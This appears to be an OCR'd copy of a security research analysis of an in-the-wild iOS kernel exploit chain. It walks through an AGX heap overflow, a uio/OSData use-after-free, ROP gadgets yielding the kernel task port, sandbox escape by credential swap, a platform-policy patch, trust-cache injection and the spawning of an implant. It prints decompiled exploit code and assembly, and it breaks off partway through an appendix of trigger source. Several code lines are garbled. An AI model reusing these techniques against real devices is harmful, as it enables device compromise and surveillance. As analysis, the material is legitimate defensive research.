
```
struct vm_map_copy {
  int type;
```

```
  vm_object_offset_t offset;
  vm_map_size_t size;
  union {
    struct vm_map_header hdr;      /* ENTRY_LIST */
    vm_object_t           object; /* OBJECT */
    uint8_t               kdata[0]; /* KERNEL_BUFFER */
  } c_u;
};
```

That's the reason the `size` field in the descriptor has `24` subtracted from it. This technique is used frequently throughout the exploit chains to make controlled-size `kalloc` allocations (with almost completely controlled data.) By destroying the port to which the reserver message was sent without receiving the message they can cause the `kalloc` allocations to be free'd.


They repeat the `recv_msg_elem`/`kalloc_reserver` layout a few times, trying to improve the odds that one of the `kalloc_reserver`s lies just before a `recv_msg_elem` array allocation. On `16k` devices they start 15 threads at a time, then send one `kalloc_reserver` message. This makes sense as 16 target allocation sized objects would fit within one target-size'd kalloc chunk on `16k` devices.

They then free all the `kalloc_reserver`s (by destroying the ports to which the message were sent) in the opposite order that they were allocated, and then reallocate half of them. The idea here is to try to ensure that the next `kalloc` allocation to be allocated from the target `kalloc.4096` zone will fall in one of the gaps in-between the `recv_msg_array`s:



Once the groom is set up and the holes in the heap are likely in the right place they trigger the bug.

The trigger shared resource list is set up such that it will make a 4kb `kalloc` allocation (hopefully landing in one of the gaps) then the bug will cause an `IOAccelResource` pointer to be written one element off the end of that buffer, corrupting the first qword value of the following `recv_msg_elem` array:



If the heap groom worked this will have corrupted one of the `uio` pointers, overwriting it with a pointer to an `IOAccelResource`.

They then call external method `1` on the `AGXSharedUserClient` (`delete_resource`) which will free the `IOAccelResource`. This means that one of those `uio` pointers now points to a free'd `IOAccelResource`

Then they use the `IOSurface` properties technique to allocate many `0x190` byte `OSData` objects in the kernel with the following layout:

```
u32 +0x28 = 0x190;
u32 +0x30 = 2;
```

Here's the code where they build that:


```
  char buf[0x190];
  char key[100];

  memset(buf, 0, 0x190uLL);
  *(uint32_t*)&buf[0x28] = 0x190;
  *(uint32_t*)&buf[0x30] = 2;
  id arr = [[NSMutableArray alloc] initWithCapacity: 100];
  id data = [NSData dataWithBytes:buf length:100];
  int cnt = 2 * (system_page_size / 0x200);
  for (int = 0; i < cnt; i++) {
    [arr addObject: data];
  }

  memset(key, 0, 100;);
  sprintf(key, 0, 100, "large_%d", replacement_attempt_cnt);

  return wrap_iosurfaceroot_set_value(key, val);
```

They are trying to reallocate the free'd memory with an `OSData` object. Overlaying those offsets against a `struct uio` you see that `+0x28` is the `uio_size` field, and `+0x30` the `flags` field. `2` is the following UIO flag value:

```
#define UIO_FLAGS_WE_ALLOCED 0x00000002
```

So they've replaced the dangling `UIO` with... a completely valid, if empty, `UIO`?

They're now in a situation where there are two pointers to the same allocation; both of which they can manipulate:




They then loop through each of the threads which are blocked on the `recvmsg_x` call and close both ends of the socketpair. This will cause the destruction of all the `uio`s in the `recv_msg_elems` arrays. If this particular thread was the one which allocated the `recv_msg_elems` array which got corrupted by the heap overflow, then closing these sockets will cause the `uio` to be freed. Remember that they've now reallocated this memory to be the backing buffer for an `OSData` object. Here's `uio_free`:

```
void uio_free(uio_t a_uio)
{
  if (a_uio != NULL && (a_uio->uio_flags & UIO_FLAGS_WE_ALLOCED) != 0) {
```

```
    kfree(a_uio, a_uio->uio_size);
  }
}
```

This fake `uio` allocation is pointed to by two pointers at this point; the `uio` and the `OSData`. By freeing the `uio`, they're leaving the `OSData` object with a dangling backing buffer pointer. It seems that the use of the threads and domain sockets was just a way of creating a heap allocation which had another heap allocation as the first pointer; the freeing of which they could control. It's certainly a novel technique but seems very fragile.

Immediately after freeing the `uio` (leaving the `OSData` object with the dangling pointer) they allocate 2 pages worth of `IOSurfaceRootUserClients`; hoping that one of them will overlap with the `OSData` backing buffer (the `IOSurfaceRootUserClient` will also be allocated from the same `kalloc.512` zone.) They then read the contents of all the `OSData` objects (via `IOSurfaceCopyProperty` as mentioned earlier) and search for the 32-bit value `0x00020002`, which is an `OSObject` reference count. If it's found then the replacement worked and they now have the contents of the `IOSurfaceRootUserClient` object inside the `OSData` backing buffer:



They read the vtable pointer from the `IOSurfaceRootUserClient` object which they use to determine the KASLR slide by subtracting the unslide value of the vtable pointer (which they get from the offsets dictionary object.)

They read two fields from the IOSurfaceRootUserClient:

`+0xf0` = a pointer to their `task` struct, set in `IOSurfaceRootUserClient::init`
`+0x118` = pointer to `this+0x110`; they subtract `0x110` to get the address of the userclient

They make a complete copy of the `IOSurfaceRootUserClient` and modify two fields. They set the reference count to `0x80008` and they set the pointer at offset `+0xe0` to point exactly `0xBC` bytes below the `kernel_task` pointer in the kernel `data` segment.

The kernel task port

In XNU the kernel is just another task, so like all other tasks it has a task port. A task port is mach port which, if you have a send right to it, allows complete control over the task. Back in iOS 10 before 10.3, there were no mitigations against using the kernel task port from userspace which made it a very attractive target for exploitation. If you could corrupt memory such that you gained a send right to this port, you got arbitrary kernel memory read and write, by design.

That's what they're going to try to do now.

They free the `OSData` replacer, and try to reallocate it again (using the key "`huge`") with the modified `IOSurfaceRootUserClient` inside more `OSData` objects.

They then loop through the `IOSurfaceRootUserClient` connection ports calling external method `13` (`get_limits`.)

Here's the relevant assembly from the implementation of `get_limits`. At this point the `X0` register is the `IOSurfaceRootUserClient`, and `X2` is an `IOExternalMethodArguments*`, which contains the arguments to the external method:

```
LDR      X8, [X2,#0x58] ; struct output buffer
LDR      X9, [X0,#0xE0] ; should be IOSurfaceRoot, now arbitrary
```

```
LDUR     X10, [X9,#0xBC]; controlled read at address val+0xBC
STR      X10, [X8]      ; write that value to struct output buffer
...
RET
```

Since the attackers have replaced the field at `+0xE0` with a pointer to `0xBC` bytes below the `kernel_task` pointer in the kernel data segment, the first 8 bytes of the structure output buffer when `get_limits` is called on the modified user client will contain the address of the kernel `task struct`!

They verify that those eight bytes do indeed look like a kernel pointer; then prepare for the final replacement. This time they replace 10 fields in the `IOSurfaceRootUserClient`:

`OSData_kaddr` is the kernel virtual address of the fake user client object (and the `OSData` object it's actually inside.)

```
userclient_copy[0x120] = OSData_kaddr + 0x1F8;
userclient_copy[0x128] = 1;
userclient_copy[0x1F8] = OSData_kaddr + 0x1B0;
userclient_copy[0x1F0] = OSData_kaddr + 0x1A0;
userclient_copy[0x1A0] = OSData_kaddr;
userclient_copy[0x1E8] = kernel_runtime_base + offsets_9;
userclient_copy[0xA8] = kernel_runtime_base + offsets_10;
userclient_copy[0x1E0] = kernel_task + 0x90;
userclient_copy[0x1B8] = our_task_t + 0x2C0;
userclient_copy[0x1C0] = kernel_runtime_base + offsets_11;
```

offsets 9, 10 and 11 are read from the deserialized `NSArchiver`.

They use the `iosurface` property replacement trick for the last time; this time using the key `"again"`. They then call external method `16` (`get_surface_use_count`) on the dangling `IOSurfaceRooUserClient` connection.

What's happening here? Let's follow execution flow from the start of the external method itself. At this point `X0` will point to their modified `IOSurfaceRootUserClient` object seen above:

```
IOSurfaceRootUserClient::get_surface_use_count:
STP    X22, X21, [SP,#-0x10+var_20]!
STP    X20, X19, [SP,#0x20+var_10]
STP    X29, X30, [SP,#0x20+var_s0]
ADD    X29, SP, #0x20
MOV    X20, X2
MOV    X22, X1
MOV    X19, X0
MOV    W21, #0xE00002C2
LDR    X0, [X19,#0xD8]
BL     j__lck_mtx_lock_11
LDR    W8, [X19,#0x128]          ; they set to 1
CMP    W8, W22                   ; w22 == 0?
B.LS   loc_FFFFFFF0064BFD94      ; not taken
LDR    X8, [X19,#0x120]          ; x8 := &this+0x1f8
LDR    X0, [X8,W22,UXTW#3]       ; x0 := &this+0x1b0
CBZ    X0, loc_FFFFFFF0064BFD94 ; not taken
BL     sub_FFFFFFF0064BA758
```

Execution continues here:

```
sub_FFFFFFF0064BA758
LDR    X0, [X0,#0x40]            ; X0 := *this+0x1f0 = &this+0x1a0
LDR    X8, [X0]                  ; X8 := this
LDR    X1, [X8,#0x1E8]           ; X1 := kernel_base + offsets_9
BR     X1                    ; jump to offsets_9 gadget
```

They'll get arbitrary kernel `PC` control initially at `offsets_9`; which is the following gadget:

```
LDR    X2, [X8,#0xA8]            ; X2 := kernel_base + offsets_10
LDR    X1, [X0,#0x40]            ; X1 := *(this+0x1e0)
                                 ; The value at that address is a pointer
                                 ; to 0x58 bytes below the kernel task port
```

```
                                ; pointer inside the kernel task structure
BR     X2                   ; jump to offsets_10 gadget
```

This loads a new, controlled value in to `X1` then jumps to `offsets_10` gadget:
This is `OSSerializer::serialize`:

```
MOV    X8, X1               ; address of pointer to kernel_task_port-0x58
LDP    X1, X3, [X0,#0x18] ; X1 := *(this+0x1b8) == &task->itk_seatbelt
                            ; X3 := *(this+0x1c0) == kbase + offsets_11
LDR    X9, [X0,#0x10]      ; ignored
MOV    X0, X9
MOV    X2, X8               ; address of pointer to kernel_task_port-0x58
BR     X3              ; jump to offsets_11 gadget
```

`offsets_11` is then a pointer to this gadget:

```
LDR    X8, [X8,#0x58] ; X8:= kernel_task_port
                      ; that's an arbitrary read
MOV    W0, #0
STR    X8, [X1]       ; task->itk_seatbelt := kernel_task_port
                      ; that's the arbitrary write
RET                   ; all done!
```

This gadget reads the value at the address stored in `X8` plus `0x58`, and writes that to the address stored in `X1`. The previous gadgets gave complete control of those two registers, meaning this gadget is giving them the ability to read a value from an arbitrary address and then write that value to an arbitrary address. The address they chose to read from is a pointer to the kernel task port, and the address they chose to write to points into the current task's special ports array. This read and write has the effect of giving the current task the ability to get a send right to the real kernel task port by calling:

```
  task_get_special_port(mach_task_self(), TASK_SEATBELT_PORT, &tfp0);
```

That's exactly what they do next, and that `tfp0` mach port is a send right to the real kernel task port, allowing arbitrary kernel memory read/write via task port `MIG` methods like `mach_vm_read` and `mach_vm_write`.

What to do with a kernel task port?

They use the `allprocs` offset to get the head of the linked list of running processes then iterate through the list looking for two processes by `PID`:

```
void PE1_unsandbox() {
  char struct_proc[512] = {0};

  if (offset_allproc)
  {
    uint64_t launchd_ucred = 0;
    uint64_t our_struct_proc = 0;

    uint64_t allproc = kernel_runtime_base + offset_allproc;
    uint64_t proc = kread64(allproc);

    do {
      kread_overwrite(proc, struct_proc, 0x48);

      uint32_t pid = *(uint32_t*)(struct_proc + 0x10);

      if (pid == 1) { // launchd has pid 1
        launchd_ucred = *(_QWORD *)&struct_proc[0x100];
      }

      if ( getpid() == pid ) {
        our_struct_proc = proc;
      }

      if (our_struct_proc && launchd_ucred) {
        break;
      }
```

```
      proc = *(uint64_t*)(struct_proc+0x0);
      if (!proc) {
        break;
      }
    } while (proc != allproc && pid);

    // unsandbox themselves
    kwrite64(our_struct_proc + 0x100, launchd_ucred);
  }
}
```

They're looking for the `proc` structures for launchd and the current task (which is `WebContent`, running in the Safari renderer sandbox.) From the `proc` structure they read the pid as well as the `ucred` pointer.

As well as containing the `POSIX` credentials (which define the `uid`, `gid` and so on) the `ucred` also contains a pointer to a `MAC` label, which is used to define the sandbox which is applied to a process.

Using the kernel memory write they replace the current tasks's `ucreds` pointer with launchd's. This has the effect of unsandboxing the current process; giving it the same access to the system as launchd.

There are two more hurdles to overcome before they're able to launch their implant: the platform policy and code-signing.

Platform policy

Every process on iOS restricted by the platform policy sandbox profile; it enforces an extra layer of "system wide" sandboxing. The platform policy bytecode itself lies in the `__const` region of the `com.apple.security.sandbox.kext` and is thus protected by [KPP]() or [KTRR](). However, the pointer *to* the platform policy bytecode resides in a structure allocated via `IOMalloc`, and is thus in writable memory. The attackers make a complete copy of the platform policy bytecode and replace the pointer in the heap-allocated structure with a pointer to the copy. In the copy they patch out the `process-exec` and `process-exec-interpreter` hooks; here's a diff of the decompiled policies (generated with [sandblaster]()):

```
    (require-not (global-name "com.apple.PowerManagement.control"))
    (require-not (global-name "com.apple.FileCoordination"))
```

```
    (require-not (global-name "com.apple.FSEvents"))))
-    (deny process-exec*
-     (require-all
-      (require-all
       (require-not
         (subpath "/private/var/run/com.apple.xpcproxy.RoleAccount.staging"))
-       (require-not (literal "/private/var/factory_mount/"))
-       (require-not (subpath "/private/var/containers/Bundle"))
-       (require-not (literal "/private/var/personalized_automation/"))
-       (require-not (literal "/private/var/personalized_factory/"))
-       (require-not (literal "/private/var/personalized_demo/"))
-       (require-not (literal "/private/var/personalized_debug/"))
-       (require-not (literal "/Developer/")))
-      (subpath "/private/var")
-      (require-not (debug-mode))))
-    (deny process-exec-interpreter
-     (require-all
-      (require-not (debug-mode))
-      (require-all (require-not (literal "/bin/sh"))
-       (require-not (literal "/bin/bash"))
-       (require-not (literal "/usr/bin/perl"))
-       (require-not (literal "/usr/local/bin/scripter"))
-       (require-not (literal "/usr/local/bin/luatrace"))
-       (require-not (literal "/usr/sbin/dtrace")))))
    (deny system-kext-query
     (require-not (require-entitlement "com.apple.private.kernel.get-kext-
info")))
    (deny system-privilege
```

As the platform policy changes over time their platform policy bytecode patches become more elaborate but the fundamental idea remains the same.

Code signing bypass

Jailbreaks typically bypass iOS's mandatory code signing by making changes to `amfid` (`Apple Mobile File Integrity Daemon`) which is a userspace daemon responsible for verifying code signatures. An example of an early form of such a change was to modify the `amfid GOT` such that a function which was called to verify a signature (`MISValidateSignature`) was replaced with a call to a function which always returned `0`; thereby allowing all signatures, even those which were invalid.

There's another approach though, which has been used increasingly by recent jailbreaks. The kernel also contains an array of known-trusted hashes. These are hashes of code-signature blobs (also known as CDHashes) which are to be implicitly trusted. This design makes sense because those hashes will be part of the kernel's code signature; thus still tied to Apple's root-of-trust.

The weakness, given an attacker with kernel memory read write, is that this trust cache data-structure is mutable. There are occasions when more hashes will be added to it at runtime. It's modified, for example, when the `DeveloperDiskImage.dmg` is mounted on an iPhone if you do app development. During app development native tools like lldb-server which run on the device have their code-signature blob hashes added to the trust cache.

Since the attackers only wish to execute their implant binary and not disable code-signing system wide, it suffices to simply add the hash of their implant's code-signing blob to the kernel dynamic trust cache, which they do using the kernel task port.

Launching implant

The final stage is to drop and spawn the implant binary. They do this by writing the implant Mach-O to disk under `/tmp`, then calling `posix_spawn` to execute it:

```
FILE* f = fopen("/tmp/updateserver", "w+");
if (f) {
  fwrite(buf, 1, buf_size, f);
  fclose(f);
  chmod("/tmp/updateserver", 0755);
  pid_t pid = 0;
  char* argv[] = {"/tmp/updateserver", NULL};
  posix_spawn(&pid,
              "/tmp/updateserver",
              NULL,
              NULL,
              &argv,
```

```
                environ);
  }
```

This immediately starts the implant running as root. The implant will remain running until the device is rebooted, communicating every 60 seconds with a command-and-control server asking for instructions for what information to steal from the device. We'll cover the complete functionality of the implant in a later post.

Appendix A

Trigger for variant

By undefining IS_12_B1 you will get the initial trigger.
The `create_shmem` selector changed from 6 to 5 in iOS 11. The unpatched variant was still present in iOS 12 beta 1 but no longer reproduces in 12.1.1. It does reproduce on at least 11.1.2, 11.3.1 and 11.4.1.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <pthread.h>

#include <mach/mach.h>
#include <CoreFoundation/CoreFoundation.h>

#include "command_buffers.h"

typedef mach_port_t task_port_t;
typedef mach_port_t io_service_t;
typedef mach_port_t io_connect_t;

extern
const mach_port_t kIOMasterPortDefault;

kern_return_t
IOServiceOpen(
              io_service_t    service,
              task_port_t     owningTask,
```

```
              uint32_t        type,
              io_connect_t  * connect );

CFMutableDictionaryRef
IOServiceMatching(
                  const char *    name ) CF_RETURNS_RETAINED;

io_service_t
IOServiceGetMatchingService(
                            mach_port_t     masterPort,
                            CFDictionaryRef matching CF_RELEASES_ARGUMENT);

kern_return_t
IOConnectCallMethod(
                    mach_port_t      connection,       // In
                    uint32_t         selector,       // In
                    const uint64_t  *input,          // In
                    uint32_t         inputCnt,       // In
                    const void      *inputStruct,         // In
                    size_t           inputStructCnt,       // In
                    uint64_t        *output,          // Out
                    uint32_t        *outputCnt,          // In/Out
                    void            *outputStruct,          // Out
                    size_t          *outputStructCnt);      // In/Out

kern_return_t
IOConnectCallAsyncMethod(
                         mach_port_t      connection,       // In
                         uint32_t         selector,       // In
                         mach_port_t      wake_port,       // In
                         uint64_t        *reference,         // In
                         uint32_t         referenceCnt,       // In
                         const uint64_t  *input,          // In
                         uint32_t         inputCnt,       // In
                         const void      *inputStruct,         // In
                         size_t           inputStructCnt,       // In
```

```
                         uint64_t        *output,         // Out
                         uint32_t        *outputCnt,         // In/Out
                         void            *outputStruct,         // Out
                         size_t          *outputStructCnt);      // In/Out

typedef struct IONotificationPort * IONotificationPortRef;

IONotificationPortRef
IONotificationPortCreate(
                         mach_port_t            masterPort );

mach_port_t
IONotificationPortGetMachPort(
                              IONotificationPortRef   notify );

kern_return_t
IOConnectAddClient(
                   io_connect_t    connect,
                   io_connect_t    client );



#define IS_12_B1 1

#ifdef IS_12_B1
#define AGX_SHARED_CREATE_SHMEM 5
#else
#define AGX_SHARED_CREATE_SHMEM 6
#endif
struct agx_shared_create_shmem_struct_out {
  void* base;
  uint32_t size;
  uint32_t id;
};

struct submit_command_buffers_struct_input {
  uint32_t field_0;
```

```
  uint32_t field_1;
  uint32_t resource_id_0;
  uint32_t resource_id_1;
  uint64_t field_4;
  uint64_t field_5;
};

struct async_reference {
  mach_port_t port;
  void(*fptr)(void);
  uint64_t something;
};

void null_sub(void) {return;};

void* IOSurfaceCreate(void*);
uint32_t IOSurfaceGetID(void*);

uint32_t allocate_global_iosurface_and_return_id() {
  CFMutableDictionaryRef dict = CFDictionaryCreateMutable(NULL, 0,
&kCFTypeDictionaryKeyCallBacks, &kCFTypeDictionaryValueCallBacks);
  int alloc_size_raw_value = 1024;
  CFNumberRef alloc_size_cfnum = CFNumberCreate(NULL, kCFNumberSInt32Type,
&alloc_size_raw_value);

  CFDictionarySetValue(dict, CFSTR("IOSurfaceAllocSize"), alloc_size_cfnum);
  CFDictionarySetValue(dict, CFSTR("IOSurfaceIsGlobal"), kCFBooleanTrue);

  int pixel_format_raw_value = 0;
  CFNumberRef pixel_format_cfnum = CFNumberCreate(NULL, kCFNumberSInt32Type,
&pixel_format_raw_value);
  CFDictionarySetValue(dict, CFSTR("IOSurfacePixelFormat"),
pixel_format_cfnum);

  void* iosurface = IOSurfaceCreate(dict);
  if (iosurface == NULL) {
